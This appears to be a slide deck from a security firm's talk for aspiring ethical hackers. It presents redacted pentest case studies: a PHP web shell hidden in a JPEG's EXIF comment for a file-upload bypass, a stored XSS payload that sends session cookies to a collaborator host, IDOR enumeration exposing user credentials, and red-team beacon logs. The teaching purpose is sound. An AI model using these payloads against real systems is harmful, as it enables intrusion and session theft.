
Pour futurs Ethical Hackers



**HACKTHEBOX**



CYBER SECURITY CHALLENGE BELGIUM



Intigritiy



# Étude de cas

# File Upload

The screenshot shows a web browser window with a dark theme. At the top, there's a navigation bar with icons for back, forward, search, and refresh, followed by the URL 'PwnFox-green' and a star icon. Below the navigation bar, there are links for 'Me', 'Employers', 'Development Programs', 'Jobs', 'International', and 'Events'. A red box highlights the 'New' button.

The main content area has a blue header bar with the text 'Photo upload' on the left and 'Home / Account details / Photo upload' on the right. Below this, there's a large input field for uploading a photo. A red box highlights the message: 'Your file size is: width: , height: . Minimum file dimension required is 400 pixels width and 400 pixels height. Please upload another photo.'

To the right of the browser window, a terminal window is open with the command 'exiftool -Comment=<?php echo "<pre>"; system(\$\_GET['cmd']); ?>' followed by 'cat.jpeg'. The terminal displays detailed EXIF metadata for the image, including various fields like File Name, File Size, File Modification Date/Time, and File Permissions. A red box highlights the 'Comment' field, which contains the exploit code: '<?php echo "<pre>"; system(\$\_GET['cmd']); ?>'. The terminal also shows other EXIF data such as Image Width, Image Height, Encoding Process, Bits Per Sample, Color Components, YCbCr Sub Sampling, Image Size, and Megapixels.

# File Upload

Request

Pretty Raw Hex

```
1 POST /candidates/photoUpload_p.php HTTP/2
2 Host: [REDACTED]
3 Cookie: abax_session=890322d75835de4e014cb7573fd549c; PHPSESSID=a5qbbhpiovf0spr0cdajlscfg0
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.8
7 Accept-Encoding: gzip, deflate, br
8 Referer: [REDACTED]
9 Content-Type: multipart/form-data; boundary=-----139047350018759372881103666108
10 Content-Length: 55647
11 Origin: [REDACTED]
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 X-PwnFox-Color: blue
18 Te: trailers
19
20 -----139047350018759372881103666108
21 Content-Disposition: form-data; name="image"; filename="cat.jpg.php"
22 Content-Type: application/octet-stream
23
24 ýØýàJFIFHÝâICC_PROFILElcsmntrRGB XYZ Ü9acspAPPLöÓ-lcms descü^cprt\wptphbkpt|rXYZgXYZöbXYZ,rTRCI@bTRCI@desc2textIXXYZ ööÓ-XYZ 3öXYZ öf8öXYZ bTM...ÚXYZ $ ..ÍcurvÉÉc'kó?Q4!ñ2;F
25 descü^cppt\wptphbkpt|rXYZgXYZöbXYZ,rTRCI@bTRCI@desc2textIXXYZ ööÓ-XYZ 3öXYZ öf8öXYZ bTM...ÚXYZ $ ..ÍcurvÉÉc'kó?Q4!ñ2;F
26 ? ÓÍcurvÉEcDñ?Q4!ñ2;ÓFQw]íkpzDAD]~íç)Óåé0yyyp <?php echo "<pre>"; system(?_GET[cmd]); ?>vÜ
27 ! #'2*#%/%+;, /35888!*=A<6A2785
28
```

Response

Pretty Raw Hex Render

```
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
<div id="testWrap" width="710" height="750">
  
</div>
<div id="previewArea">
</div>
<form name="formPhotoCrop" id="formPhotoCrop" method="post" action="/candidates/photoUpload_p.php">
  <div id="results">
    <p>
      <label for="x1">
        x1:
      </label>
      <input type="text" name="x1" id="x1" value="0" />
    </p>
    <p>
      <label for="y1">
        y1:
      </label>
      <input type="text" name="y1" id="y1" value="0" />
    </p>
    <p>
      <label for="x2">
        x2:
      </label>
      <input type="text" name="x2" id="x2" value="710" />
    </p>
  </div>
</form>
```

https://www.[REDACTED]/7828699191701168254\_607534\_original.php?cmd=whoami

PwnFox-green

nt authority\iusr  
yÜ

! #'2\*#%/%+;, /35888!\*=A<6A2785

# Stored XSS

Request

Pretty Raw Hex

```
1 PATCH /rest/v1/registrations?id=eq.2 HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [REDACTED]
8 Apikey: [REDACTED]
9 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJhdXRoZW50aWNhdGVkIiwizXhwIjoxNjg3OTUwOTkxL
CjpxQXoiOjE20dc0TEsInYi16ImVzZDM5NzIILTV1MmUtNDA20Ci1zT4M4WvhNTkwZjd10WFkyiIsImVtYml
sijo1mfFrZ51wYX0@wNpcGFudC0xLWRpc2NvdmVyQGdtYmlsLmNbSisInBob25lIjoiIwiYXBwX21ldGFKyXRH
jp7InByB3ZpZGVyIjoiZWlhaWwiLCJwcm92aWRlcnMi0lsizWlhaWwiXX0sInVzZXJfbWV0YWRhdGEiOnsiYXJjaG
2ZWQ10mZhbHNlCjyb2x1X2lkIj00fSwicm9sZSI6ImF1dGhlnRpY2F0ZWQ1LCJyHWWi0iJhYWwxIiwiYWyIjpbe
yJtZXRob2Q10iJwYXNzd29yZCIsInRpbyVzIdGFTcCI6MTY4Nzk0NzM5MX1dLCJzZXNzaW9uX2lkIjoiY2I1N2I40WM
tNDFmMS00YmI2LWFmMzUtZDgxODMxZTY1M2NjIn.7hqJ1sH8LgbleGrBvDp0CycarX8vSovNrMc2QDJ5nU
10 Content-Profile: public
11 Content-Type: application/json
12 Prefer:
13 X-Client-Info: @supabase/auth-helpers-nextjs@0.6.1
14 Origin: [REDACTED]
15 Content-Length: 673
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: cross-site
19 X-Pwnfox-Color: magenta
20 Te: trailers
21 Connection: close
22 {
23   "first_name": "<img src=/not onerror='alert(document.domain)'>",
24   "last_name": "Participant 1_new",
25   "date_of_birth": "2004-07-05",
26   "document_type": "id",
27   "document_country": "BE",
28   "document_front_image": "front_image",
29   "language": "en",
30   "last_completed_step": 1,
31   "visa_needed": "<img src=/not onerror='alert(document.domain)'>",
32 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 204 No Content
2 Date: Wed, 28 Jun 2023 10:39:45 GMT
3 Connection: close
4 CF-Ray: 7de54ec25c44b788-AMS
5 CF-Cache-Status: DYNAMIC
6 Access-Control-Allow-Origin: *
7 Content-Range: 0-0/*
8 Strict-Transport-Security: max-age=2592000; includeSubDomains
9 Via: Kong/2.8.1
10 Access-Control-Allow-Credentials: true
11 Access-Control-Expose-Headers: Content-Encoding, Content-Location, Content-Range, Content-Type, Date, Location, Server, Transfer-Encoding, Range-Unit
12 sb-gateway-version: 1
13 X-Kong-Proxy-Latency: 1
14 X-Kong-Upstream-Latency: 15
15 Vary: Accept-Encoding
16 Server: cloudflare
17 alt-svc: h3=":443"; ma=86400
18
19
```

# Stored XSS

The screenshot shows a web application interface with a navigation bar at the top. The URL in the address bar is `https://[REDACTED]/registrations/2`. The page title is "PwnFox-yellow". The user is logged in as "Fake Admin".

The main content area displays a participant profile for "Participant 1\_new". The participant's name is "SO" and they are assigned to "Wave 8" with a "Pending" status and a "Low" priority. A red error message box is visible, stating:

- Invalid fields**
- EYCP application type:** The EYCP application type is required
- Special type:** The special type is required
- Visa needed:** Invalid enum value. Expected 'Yes' | 'No', received '

A modal dialog box is open in the center of the screen, containing a single input field with the placeholder "Email" and an "OK" button.

On the right side of the page, there are several sections: "Important details" (with a note about "img src=/not onerror='alert(document.domain)'> by [REDACTED]"), "Treatment status" (set to "Not feasible"), "Mobile Passes" (0), "Zendesk" (0), and "Flexmail".

At the bottom of the page, there is a footer with the text "TLP:AMBER - Limited disclosure, restricted to participants' organizations." and copyright information: "© 2001-2024 APPROACH CYBER".

# Stored XSS

The screenshot shows a network traffic capture interface with two panels: 'Request' and 'Response'.  
The 'Request' panel displays a PATCH request to '/rest/v1/registrations?id=eq.2'. The payload is as follows:

```
1 PATCH /rest/v1/registrations?id=eq.2 HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [REDACTED]
8 Apikey: [REDACTED]
9 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJhdXR0ZW50aWNhdGVkIiwiZXhwIjoxNjg3OTUwOTkxLCJpYQiojE20cSNDczOTEsInN1Yi16ImViZDM5NzI1lTV1MmUtNDA20C1iZTM4LWVhNTkwZjd1OWFkYiisImVtYy1sIjo1mfFrZ51wXXJ0aWNpcGFudC0xLRpc2NvdmVyQGdtYmlslnNvbSiisInBob25lji0iIwiYX8wX21ldGFKYXRhIjp7InByb3ZpZGVyIjoiZWhaWhiLCJwcm92aWR1cnMiolsiZWhaWhiXX0sInVzZXJfbWV0YWRhdGEiOnsiYXJjaGl2ZHQiomZhbHN1LCJyb2x1kIj0fSwicm9sZSI6ImFidGhbnRpY2F0ZWqILCJhYWhiO1JhYWhxIiwiYWhIjpbeyJtZXRob2Qi0iJwYXNzd29yZCIsInRpBVVzdGFtcCI6MTY4Nzk0NzM5MX1dLCJzZXNzaW9uX21kIjoiY2I1N2I40WMtNDFmMS00YmI2WFmMzUtDgxODMxZTY1M2NjIn0.7hqJlQsH8LgbleGrBvDp0CycarX8vSovNrMc2QDJ5nUtNDFmMS00YmI2WFmMzUtDgxODMxZTY1M2NjIn0.7hqJlQsH8LgbleGrBvDp0CycarX8vSovNrMc2QDJ5nU
10 Content-Profile: public
11 Content-Type: application/json
12 Prefer:
13 X-Client-Info: @supabase/auth-helpers-nextjs@0.6.1
14 Origin: [REDACTED]
15 Content-Length: 378
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: cross-site
19 X-Pwnfox-Color: magenta
20 Te: trailers
21 Connection: close
22
23 {
  "first_name": "<img src=/not.onerror='alert(document.domain)'>",
  "last_name": "Participant 1_new",
  "date_of_birth": "2004-07-05",
  "document_type": "id",
  "document_country": "BE",
  "document_front_image": "front_image",
  "language": "en",
  "last_completed_step": 1,
  "visa_needed": "<img src=/not.onerror=this.src='https://p8yu14qf7c2tbpydm6v2t9wk1b72v0jp.oastify.com/?'+document.cookie;>"
24
25
26
27 }
```

The 'Response' panel shows a standard 204 No Content response with various headers, including:

```
1 HTTP/1.1 204 No Content
2 Date: Wed, 28 Jun 2023 11:00:28 GMT
3 Connection: close
4 CF-Ray: 7de56dic485106c0-AMS
5 CF-Cache-Status: DYNAMIC
6 Access-Control-Allow-Origin: *
7 Content-Range: 0-0/*
8 Strict-Transport-Security: max-age=2592000; includeSubDomains
9 Via: kong/2.8.1
10 Access-Control-Allow-Credentials: true
11 Access-Control-Expose-Headers: Content-Encoding, Content-Location, Content-Range, Content-Type, Date, Location, Server, Transfer-Encoding, Range-Unit
12 sb-gateway-version: 1
13 X-Kong-Proxy-Latency: 1
14 X-Kong-Upstream-Latency: 5
15 Vary: Accept-Encoding
16 Server: cloudflare
17 alt-svc: h3=":443"; ma=86400
18
19
```

# Stored XSS

# ^	Time	Type	Payload	Source IP Address	Comment
1	2023-Jun-28 11:00:47.585 UTC	DNS	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.171.23	
2	2023-Jun-28 11:00:47.603 UTC	DNS	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.169.99	
3	2023-Jun-28 11:00:47.748 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
4	2023-Jun-28 11:00:47.960 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
5	2023-Jun-28 11:00:48.188 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
6	2023-Jun-28 11:00:48.430 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
7	2023-Jun-28 11:00:48.648 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
8	2023-Jun-28 11:00:48.840 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
9	2023-Jun-28 11:00:49.091 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
10	2023-Jun-28 11:00:49.345 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
11	2023-Jun-28 11:00:49.608 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
12	2023-Jun-28 11:00:49.800 UTC	HTTP	p8yu14qf7c2tbpymd6v2t9wk1b72v0jp	104.40.205.115	
13	2023-Jun-28 11:00:50.045 UTC	HTTP	nRyu14nf7c2thnwrdm6v2t9wk1b72v0in	104.40.205.115	

Description	Request to Collaborator	Response from Collaborator
		<pre>Pretty Raw Hex</pre> <p>1 GET /?supabase-auth-token= %5B%22eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJhdXRoZW50aWNhdGVKIiwZXhwIjoxNjg3OTUxODc1LCJpYXQiOjE20Dc5NDgyNzUsInN1YiI6ImViZjk0NmM5LTUyMjUtNGY5MC05MWUwLTRhOTQwNjc5MmNkMyIsImVtYWlsIjoiZmFrZS1hZG1pbkBzdGFydC1kaXNb3Zlci5ldSIsInBob25lIjoiIiwiYXBwX21ldGFkYXRhIjp7InByb3ZpZGVyIjoiZW1haWwiLCJwcm92aWR1cnMiOlsizW1haWwiXX0sInVzZXJfbWV0YWRhdGEiOnsiYXJjaG12ZWQi0mZhHN1LCJjb21wY55IjoiRG1zY292ZXJFVSiisImZpcnN0X25hbWUi0iJGYWtIiwiibGFzdF9uYW11IjoiQWRtaW4iLCJyb2x1X21kIjoxLCJ1c2VyX21kIjofSwicm9sZSI6ImF1dGh1bnRpY2F0ZWQilCJhYWwi0iJhYWwxIiwiYW1yIjpbeYjtZXRob2QiOjIwZCNz29yZCIsInRpWVzdGFtcCI6MTY4Nzk0NDc1NX1dLCJzZXNzaW9uX21kIjoiODE0NzE2ZDItM2MyNS00NTA3LWJiMjktZjQxYzljY2EyzjMzIn0.5qbvzAW7yS-DLcZlwgSFmrWr0Pi0Q8_95_UZ6Da18kA%22%2C%22xM9vIM1R3VDZrs5eMY3jLw%22%2Cnul1%2Cnul1%2Cnul1%5D HTTP/1.1</p> <p>2 Host: p8yu14qf7c2tbpymd6v2t9wk1b72v0jp.oastify.com</p> <p>3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0</p> <p>4 Accept: image/avif,image/webp,*/*</p> <p>5 Accept-Language: en-US,en;q=0.5</p> <p>6 Accept-Encoding: gzip, deflate</p> <p>7 Referer: [REDACTED]</p> <p>8 Sec-Fetch-Dest: image</p> <p>9 Sec-Fetch-Mode: no-cors</p> <p>10 Sec-Fetch-Site: cross-site</p> <p>11 Te: trailers</p> <p>12 Connection: close</p> <p>13</p> <p>14</p>

Inspector

Request attrib

Request query

Request head

© 2001-2024 APPROACH CYBER

TLP:AMBER - Limited disclosure, restricted to participants' organizations.

60

# User Credentials Exposed

The screenshot shows a web debugger interface with two main panes: Request and Response, and an Inspector panel on the right.

**Request:**

```
Pretty Raw Hex Hackvertor  
1 GET /[REDACTED]/check_loginmyv2.asp?id=MzcyMzYg HTTP/1.1  
2 Host: [REDACTED]  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3  
6 Accept-Encoding: gzip, deflate, br  
7 Referer: https://www.[REDACTED]form_visitatori_step1.asp?idf=108&id_zona=2&id_menu=9&om=n  
8 Upgrade-Insecure-Requests: 1  
9 Sec-Fetch-Dest: document  
10 Sec-Fetch-Mode: navigate  
11 Sec-Fetch-Site: same-origin  
12 Sec-Fetch-User: ?1  
13 Te: trailers  
14 Connection: close  
15  
16
```

**Response:**

```
Pretty Raw Hex Render Hackvertor  
1 HTTP/1.1 302 Object moved  
2 Cache-Control: private  
3 Content-Length: 225  
4 Content-Type: text/html  
5 Location: /[REDACTED]/check_login.asp?user=laurent.bossart@approach-cyber.com&password=Test&p=iscrizione  
6 Server: Microsoft-IIS/7.5  
7 Set-Cookie: ASPSESSIONIDCGCPKDSS=[REDACTED]; secure; path=/  
8 X-Powered-By: ASP.NET  
9 Date: Mon, 23 Oct 2023 13:52:38 GMT  
10 Connection: close  
11  
12 <head>  
    <title>  
        Object moved  
    </title>  
</head>  
13 <body>  
    <h1>  
        Object Moved  
    </h1>  
    <p>This object may be found <a href="https://www.[REDACTED]/check_login.asp?user=laurent.bossart@approach-cyber.com&password=Test&p=iscrizione">here</a>  
    .  
</body>  
14
```

**Inspector:**

- Selection: 8 (0x8)
- Selected text: MzcyMzYg
- Decoded from: URL encoding: MzcyMzYg
- Decoded from: Base64: 37236
- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 0
- Request headers: 13
- Response headers: 9

# User Credentials Exposed


Request	Payload	Status code	Error	Timeout	Length	user=	password=
52	37051	302			598	[REDACTED]@cast...	[REDACTED]
113	37112	302			606	[REDACTED]@v...	[REDACTED]
13	37012	302			578	[REDACTED]@camu.it	[REDACTED]
182	37181	302			604	[REDACTED]@e...	[REDACTED]
110	37109	302			596	[REDACTED]@william...	[REDACTED]
118	37117	302			604	[REDACTED]@quaker...	[REDACTED]
116	37115	302			604	[REDACTED]@motorpo...	[REDACTED]
177	37176	302			580	[REDACTED]@gmai...	[REDACTED]
98	37097	302			604	[REDACTED]@d...	[REDACTED]
235	37234	302			586	[REDACTED]@technopart...	[REDACTED]
103	37102	302			574	[REDACTED]@avl.com	[REDACTED]
236	37235	302			618	[REDACTED]	[REDACTED]
128	37127	302			588	[REDACTED]@ncabgr...	[REDACTED]
41	37040	302			594	[REDACTED]@saler...	[REDACTED]
60	37059	302			584	[REDACTED]@nuovaret.com	[REDACTED]
123	37122	302			580	[REDACTED]@hotm...	[REDACTED]



# Étude de cas


# Red Teaming

Spear phishing



# Red Teaming

## Social Engineering



```
16:03:55 *** initial beacon from      *@10.161.80.27  
16:09:42 *** initial beacon from      *@10.161.85.35  
16:15:28 *** initial beacon from      *@10.161.79.153  
16:26:49 *** initial beacon from      *@10.161.66.106
```



# Démonstration



# CTF – Opération Anonymous



Une bombe menace de causer des ravages, et vous êtes la dernière ligne de défense. Anonymous a besoin de votre expertise en cybersécurité pour infiltrer les systèmes du groupe terroriste, et accéder à l'interface web de la bombe. Pour cela, il vous faudra d'abord activer son émetteur WiFi. On compte sur vous.

1

Analyser les logs pour trouver un moyen d'accéder au site `/access.txt`

2

Activer et accéder au WiFi de la bombe

3

Désactiver la bombe

# A JUST QUESTION



Questions

MY LIEGE




APPROACH  
C Y B E R

# Thank you! Let's stay in touch!

<https://www.linkedin.com/in/laurent-bossart-3a582317a/>

[laurent.bossart@approach-cyber.com](mailto:laurent.bossart@approach-cyber.com)



Approach Cyber



LinkedIn

Approach Belgium – Louvain-la-Neuve, Antwerp

Approach Switzerland – Lausanne